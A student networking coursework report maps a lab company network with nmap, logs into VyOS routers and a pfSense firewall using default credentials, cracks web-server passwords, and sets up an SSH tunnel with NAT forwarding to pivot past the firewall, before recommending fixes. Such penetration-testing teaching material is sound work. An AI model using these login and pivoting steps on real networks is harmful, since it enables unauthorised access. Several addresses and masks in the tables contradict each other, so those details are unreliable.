CMP 314 - Computer Networking 2 Coursework

Introduction

ACME Inc. have discovered that the company lack any documentation of their computer network and are concerned of the overall security of the network.

ACME Inc. required a detailed network diagram which would included documentation of all IP addresses found on the network, subnet masks, a subnet table as well as any interfaces and ports used.
The company also required an evaluation of the overall security of the computer network and any potential vulnerabilities and solutions.
This report will include full step-by-step documentation and critical evaluation of ACME Inc's computer network.

The first step, is to investigate the network and find devices, IP address and subnets on the network. This will be covered in the network mapping section of this document. The tool to do this is nmap which is a free network mapping tool. It is used to discover hosts and services on the network. The tool does it by sending packets out and recieving them back. Then it analyses the information gathered from these scans and displays it to the user; information such as IP addresses of the hosts, operating systems running, the versions of these services etc.

For the next step in the report, a network diagram will be produced. This section will directly lead on from network mapping and will be a documentation of key information found in that phase of the report. Documentation of IP address, subnets in use, open ports, services and what kind of operating systems the devices are using on the network. A subnet table will be documented including subnets, host ip address and so on.

After documentation is complete for the network, a security evaluation will be put in place. Given the ports and services running on each device, vulnerabilities will be looked into with each service and its


version. Research will be done and a step by step exploitation of these vulnerabilities will be documented in this section as well as how to fix said vulnerability to ensure the network is secure in the future. Services such as ssh, telnet and network file shares will be looked into in more detail and will be used to attempt to exploit the network. One way being gaining unauthorised access to the network to steal sensitive information such as usernames and passwords. Another way would be to test the network by attempting to deny the services running on it.

The last step in this report will be to evaluate the overall configuration and security of the network. Topics on how well the network has been configured as well as how the network had any vulnerabilities and how easily it could have been exploited by a potential attacker will be covered in this section based on previous findings in this report.

To follow on from this, there will be a balanced conclusion at the end of the report as well as all the appendices from the network scans and network vulnerability exploitation.

Network Diagram

Here is the network diagram created during the network mapping process:



Subnet Table

This section will feature a subnet table for all the subnets discovered on the network during the network mapping process.

Network Address	IP Address Range	Broadcast Address	Subnet Mask
192.168.0.192 (/27)	192.168.0.193 - 192.168.0.222	192.168.0.223	255.255.255.224
172.16.221.0 (/24)	172.16.221.1 - 172.16.221.254	172.16.221.255	255.255.255.255
192.168.0.224 (/30)	192.168.0.225 - 192.168.0.226	192.168.0.227	255.255.255.252
192.168.0.32 (/27)	192.168.0.33 - 192.168.0.62	192.168.0.63	255.255.255.224
192.168.0.228 (/30)	192.168.0.229 - 192.168.0.230	192.168.0.231	255.255.255.252
192.168.0.128 (/27)	192.168.0.129 - 192.168.0.158	192.168.0.159	255.255.255.224
192.168.0.64 (/27)	192.168.0.65 - 192.168.0.94	192.168.0.95	255.255.255.224
192.168.0.96 (27)	192.168.0.97 - 192.168.0.126	192.168.0.127	255.255.255.224
192.168.0.232 (/30)	192.168.0.233 - 192.168.0.234	192.168.0.235	255.255.255.252
192.168.0.240 (/30)	192.168.0.241 - 192.168.0.242	192.168.0.243	255.255.255.252

Host Information

This section is for the purpose of host documentation including IP addresses, open ports and running services.

- **Router 1:**
  - IP Addresses
    - Eth0: 192.168.0.193/27
    - Eth1: 192.168.0.255/30
    - Eth2: 172.16.211.16/24
  - Ports & Services
    - 22: SSH
    - 23: Telnet
    - 80: http
    - 443: https

- **Router 2:**
  - IP Addresses
    - Eth0: 192.168.0.226/30
    - Eth1: 192.168.0.33/27
    - Eth2: 192.168.0.229/30
  - Ports & Services
    - 23: Telnet
    - 80: http
    - 443: https

- **Router 3:**
    - IP Addresses
        - Eth0: 192.168.0.230/30
        - Eth1: 192.168.0.129/27
        - Eth2: 192.168.0.233/30
    - Ports & Services
        - 23: Telnet
        - 80: http
        - 443: https

    - **Router 4:**
        - IP Addresses
            - Eth0: 192.168.0.97/27
            - Eth1: 192.168.0.65/27
        - Ports & Services
            - 23: Telnet
            - 80: http
            - 443: https

- **Workstation 1:**
    - IP Address
        - Eth0: 192.168.0.210/27
    - Ports & Services
        - 22: SSH
        - 111: rpcbind
        - 2049: NFS

- **Workstation 2:**
    - IP Address
        - Eth0: 192.168.0.34/27
    - Ports & Services
        - 22: SSH
        - 111: rpcbind
        - 2049: NFS

- **Workstation 3:**
    - IP Address
        - Eth0: 192.168.0.130/27
    - Ports & Services
        - 22: SSH
        - 111: rpcbind
        - 2049: NFS

- **Workstation 4:**
    - IP Address
        - Eth0: 192.168.0.66/27
    - Ports & Services
        - 22: SSH
        - 111: rpcbind
        - 2049: NFS

- **Web Server 1:**
    - IP Address
        - Eth0: 172.16.221.237/24
    - Ports & Services
        - 80: http
        - 443: https

- **Web Server 2:**
    - IP Address
        - Eth0: 192.168.0.242/30
    - Ports & Services
        - 22: ssh
        - 80: http
        - 111: rpcbind

- **Firewall:**
    - IP Address
        - WAN: 192.168.0.234/30
        - LAN: 192.168.0.98/27
        - DMZ: 192.168.0.241/30
    - Ports & Services
        - 53: DNS Server
        - 2601: zebra
        - 2604: ospfd
        - 2605: bgpd

Network Mapping

First we find the ip of the host machine we are running on kali linux. The command **ip a** is used to do so. From the figure below, our IP address is **192.168.0.200/27**

Now an nmap scan of the network to find other devices on the same subnet. We run the nmap scan command:
nmap -sP 192.168.0.210/27

From the scan , nmap has successfully scanned the network and determines that there are 3 hosts up and running on this subnet. **(see appendix:1.1).**

IP Addresses:
- IP 192.168.0.193
- IP 192.168.0.210
- IP 192.168.0.200 - This is the kali machine used to perform the scan.

The focus will be on two machines from this nmap scan. The two machines with the IP addresses **192.168.0.193** and **192.168.0.210.**

The next step in the process is to find out more information about both those machines. Additional scans are run on both IP addresses to find what operating systems are running on each machine as well as what

ports are open on each device. The command to do this is as follows: **sudo nmap -O 192.168.0.193.**
(Following scans can be found in **Appendix:1.1.2**)

From the results of the scan, the machine is running a linux operating system. The ports that are open are 22, 23, 80 and 443 running ssh, telnet, http and https services.

From the results of the second scan, the second machine with IP address if 192.168.0.210 is also running a linux operating system with the ports 22, 111 and 2049 which are open. These ports have a ssh, rpcbind and a nfs service running on the machine. This information will be handy for looking at how the devices can exploited later on. **(See Appendix:1.1.3).**


Once thats complete, a more advanced scan of device is run to gain additional information about the configuration and services running on the device. **(See Appendix:1.1.4)**
Command: **sudo nmap -A 192.168.0.210**

From the results, the device with IP address 192.168.0.210 has three open ports. One being a 22/tcp port running a ssh service. The version of the ssh service is OpenSsh 6.6.1p1 Ubuntu 2ubuntu2.8 (ubuntu linux; protocol 2.0).
The other port is 111/tcp running an rpcbind 2-4 service. The scan has also determines that the device has an open network file sharing service on port 2049/tcp.
This gained information is very useful to go ahead and test any possible vulnerabilities of the devices. Which will be looked at later in this report.
Command: **Sudo nmap -A 192.168.0.193**

The same scan is performed on the device with IP address 192.168.0.193. **(See Appendix:1.1.5)**

Router 1:

From the results of the scan, there are four ports open on this device. Port 22, 23, 80 and 443. It is also apparent what services and versions the device is running and after investigating the VyOS telnetd version on port 23, we can safely say that this is a router. VyOS is a free open source routing platform. This service can be used to attempt to login to the router and view its configuration. After doing research on VyOS, the default login credentials to this platform is **vyos:vyos.**



From the figure above, login to the router using credentials vyos:vyos is successful. From here the command, ‘show ip route’ is run.

This routing table has very useful information about the configuration of the router. This table has information about the complete overview of the subnets present in the network. From this information, we can see that there are three different subnets found on the network, 192.168.0.192/27 being already discovered and two new subnets, 192.168.0.224/30 and 172.16.221.0/24. **(For routing tables see Appendix:2).**

The IP route shows that these three subnets are connected to this router as well as traffic being routed via the IP address 192.168.0.226. This indicated that this IP address is another router that is being used to route traffic.

To confirm this, a nmap scan is used to scan the subnet 192.168.0.224/30 using command: nmap -sP 192.168.0.224/30. **(See Appendix:1.1.6).**

As seen above, it is confirmed that router 2 does exist as implied by the routing table.

Now that router 1's configuration and route paths have been analysed, the next step is to enumerate router 2.


Router 2:

The same methodology has been used to gain access to router 2 (192.168.0.226).

First, the ip address of the second router is scanned using nmap to find open ports. The command sudo nmap -A 192.168.0.226 is used. **(See Appendix:1.1.7).**

From the scan results, port 23 running a telnet verice is open. It is also using VyOS like router 1 which confirms that this device is a router. A potential attacker can now use this information to attempt to log into the second user using open port 23.

Using the telnet service to login to Router 2:



The default VyOS login credentials were used: **vyos:vyos.**

Access has been successfully granted. At this point, the configuration of the router should be analysed. To view the route table, the command, ‘show ip route’ is used. **(See Appendix:2.2).**

From the routing table of the second router, we can see that subnet 192.168.0.32/27, subnet 192.168.0.224/30 and subnet 192.168.0.228/30 are directly connected to the router. We can also see that subnets 172.16.221.0/24 and 192.168.0.192/27 are correctly routed via router 1 (192.168.0.225).
From this information, another router routing traffic to 192.168.0.230 has been discovered. We will follow the same methodology to find the IP routes for router 3.

Router 3:

After running a nmap scan on the IP address of 192.168.0.230, the results show that this router is also using VyOS. Same as previously, default credentials will be entered to gain access to this device. **(Appendix:1.1.8).**

Using the telnet service to login to Router 3:

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

After successfully gaining access to router 3, the next step is to look at the routing table for this router. **(See Appendix:2.3).**

First, we can see that subnet 192.168.0.128/27, subnet 192.168.0.228/30 and subnet 192.168.0.232/30 are directly connected to this router.

We can also see that 192.168.0.32/27, 192.168.0.192/27 and 192.168.0.224/30 are all correctly routed back to router 2 (192.168.0.229).

Lastly, we can also see from the IP route that there is another, undiscovered router on the network (192.168.0.234).

Router 4:

Given the information previously gathered up until this point, we have discovered three routers and one additional one with the IP address of 192.168.0.234. First, a nmap scan is run to find open ports and services running on this device.

```
root@kali:~# sudo nmap -A 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-05 12:52 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.81 seconds
```


The nmap scan has been unsuccessful and the host seems down according to the network scanning software. This is strange as previously from the IP routes of router 3, traffic has been routed through this IP address and router as seen below.

```
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:02:33
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:02:33
```

This would suggest that any scans from an external network is being blocked suggesting that there might be a firewall blocking network traffic.

Scanning both 192.168.0.32/27 and 192.168.0.96/27 subnets do not produce any results. However, scanning 192.168.0.240/30 did reveal a host with the IP address 192.168.0.242. This IP address has been scanned for open ports and services. **(See Appendix:1.1.9).**

We can determine that this is a second web server thats running an Apache server. To check this, we can navigate to this address on a browser.



The results show the web server running a page displaying system information.

Once the shellshock vulnerability has been exploited and the credentials for the web server have been cracked, the next step is to set up a tunnel to pivot deeper into the network.

Login credentials for web server two:
root:apple
xweb:pears

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan  9 14:33:44 2023 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

Tunneling deeper into the Network

The next step is to setup a tunnel to this machine from our kali machine. This will allow us to gain access to a machine past the firewall. For this, we'll use gained root login credentials and setup a tunnel to 192.168.0.242 from our kali machine. To do this we assign IP addresses to the tunnel interface. Important to mention that it is also required to alter the sshd_config file found in /etc/ssh and add a "PermitTunnel yes" as the root user to the configuration file.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~#
```

The same thing has to be done to our kali machine:

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```

Once that is complete, the kali machine is now able to ping through the tunnel past the firewall as seen below:

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=1.74 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=2.29 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=1.83 ms
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.744/1.951/2.285/0.238 ms
```

Now that the tunnel is set up, we can now enable forwarding and iptables so we can reach more subnets in this section of the network.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

Routes are added to the tunnel interface for two undiscovered subnets.

```
root@kali:~# route add -net 192.168.0.64/27 tun0
root@kali:~# route add -net 192.168.0.96/27 tun0
```

Now we can perform a nmap scan of 192.168.0.64/27.

(See Appendix 1.2).

The results of this scan show that there is one host on the subnet 192.168.0.64/27 with the IP address 192.168.0.66. The scan shows that this host has port 22, 111 and 2049 running ssh, rpcbind and nfs services. Using this information, we can determine that this is another workstation.


Nmap scan of 192.168.0.96/27 is also performed.
(See Appendix:1.2.1).

The scan results of this subnet show no hosts. This means that the firewall is still restricting network traffic to this subnet. We managed to tunnel and find a workstation. However, we still need to find a router past the firewall.

Firewall

We can also see at this point that we're able to scan the firewall unlike before. A nmap scan is used on the firewall (192.168.0.234).
(See Appendix 1.2.3).

From the results, we see open 23, 80 and 443 ports. Port 80 running a http service tells us that the firewall is running a webpage.
To view this webpage without a proxy running on the browser, we add a route: **route add -net 192.168.0.232/30 tun0**.
Now, we are able to access the webpage:




After accessing the login page for the firewall, the documentation for pfsense software has been used to find the default logon credentials, **admin:pfsense**

Logging in takes us to the firewall dashboard showing all interfaces and information about the firewall as well as security settings configured.
(All firewall configurations and rules can be seen in **Appendix:3**).

We can see that the subnet with our kali machine on is set to block traffic from 192.168.0.64/27.
At this point we are able to scan the subnet 192.168.0.96/27 as we've changed the configuration to allow traffic to pass through.
(Nmap scan of 192.168.0.96/27 can be found in **Appendix:1.2.4**).

This scan reveals to us that this is the 4th router on the network. We can now attempt to login using the telnet service. The command is: telnet 192.168.0.97.
We know that all previous routers have used VyOS default credentials. Therefore, we'll try vyos:vyos.



Once we're logged into the fourth router, the command show ip route is used. **(See Appendix:2.4).**


Mapping Adjacent Subnets

From the information gained from three routers, a network diagram needs to be constructed to help visualise the layout of the network. Looking at the routing tables, we can determine the position of each subnet connected to the routers helping us map out the network.

Nmap scan of 172.16.221.0/24 subnet can be found in **Appendix:1.2.5.**

From the results of the scan, there are two hosts on this subnet. One being the previously discovered router 1 and another undiscovered host with the IP address **172.16.221.237/24.**
Next, a more advanced scan will be performed to gain more information about this undiscovered host. **(See Appendix:1.2.6).**

The scan has determined that this device is a web server. It has both http (80) and https (443) ports open and is running an apache server. To confirm this, the next step is to view the webpage running on this server.



After typing the IP address for this web server into our browser, we can see that it is displaying the default web page hosted on that machine.

Nmap scan of 192.168.0.32/27 subnet can be found in **Appendix:1.2.7.** The subnet scan has revealed two hosts, 192.168.0.33 and 192.168.0.34. Now we can run a more advanced nmap scan on both hosts to find more information that we'll be able to use later on. **(See Appendix:1.2.8).**

Nmap scan of 192.168.0.128/27 subnet can be found in **Appendix:1.2.9.**
There are two hosts on this subnet. One previously discovered (192.168.0.129) being router 3 and another host (192.168.0.130). Once again, we'll run a port scan on the machine to find out more information. **(See Appendix:1.3.1).**

The scan reveals that this workstation has ports 22, 111 and 2049 open which are running ssh, rpcbind and a network file share service. This will be explored in more detail later in this document.

Security Weaknesses:

Outdated Software:

After briefly looking at the port scan results of the device with an IP address of 192.168.0.193, a potential attacker can see that port 22/tcp is open and using an ssh service as well as the version of the service on that device.

The version it is using is OpenSSH 5.5p1 Debian 6+squeeze8 (protocal 2.0). This is a potential medium risk vulnerability. This outdated version can lead to an unauthenticated attacker to start a Denial of Service attack on the network system. This exploit focuses on consuming a lot of memory affectively using up all of the systems memory by sending data during the key exchange process. Successful attack can deny service on the target system.

To fix this system vulnerability, the open SSH service needs to be updated to the latest version from version 5.5p1 to the latest OpenSSH version 7.4. It is crucial to keep in mind that all software versions need to be kept updated to their latest versions to prevent the network system from having potential vulnerabilities at all times.

As discovered by the port scans, this device is running a lighttpd web server with an open port 80. From the scan, it is clear that it is using an outdated version of lighttpd. It is using version 1.4.28. As previously mentioned for another system vulnerability, this is prone to a denial of service attack. This attack is done by inputting multiple incorrect http requests to the web server causing denial of service. The web server running Lighttpd needs to be updated to the latest version of the web server preventing this system vulnerability.

Default Software Credentials

Default credentials are those that come with pre-built software tools already configured with a password. This information can be easily obtained just by simply researching the software and looking at its documentation.

This is a huge network vulnerability as some passwords on this network are not changed from their default credentials. An example of this on the network is VyOS routing platform software running on all the routers on the network. The default credentials for VyOS is vyos:vyos which for network security, is a huge security flaw. A potential attacker can easily obtain the credentials and have access to the software.

All default credentials on a network need to be changed and the new credentials should be restricted to personnel with adequate permissions to access. Worthy to mention that anything on the network without a password should be configured with one. A unique one for every user and software.

Weak Passwords

Building on to the previous vulnerability, all user credentials should be configured accordingly to a security policy. Meaning that user credentials should not include weak passwords and lengths, casing and special characters should be included in the password policy. A step further would be to make sure passwords are updated and changed on an agreed interval, such as every three months for example.

The network features passwords below eight characters, no requirement on letter casing or special characters. This is extremely important as the weaker the password, the easier it is to crack user passwords using brute force methods. Therefore, all of this needs to be implemented in the company to ensure maximum security for the network.

Telnet Vulnerability

Another weakness found on this machine was the open port 23 which uses the telnet protocol. This protocol is the most insecure protocol anyone can use to transferring data.
This service can lead to data leaks of usernames and passwords of the company which is a high risk vulnerability as this internet protocol is outdated and has serious security flaws and doesn’t contain any security measures.

The telnet protocol is not secure at all and it is advised not to use it at all. It is recommended to not use this service and keep the port closed.

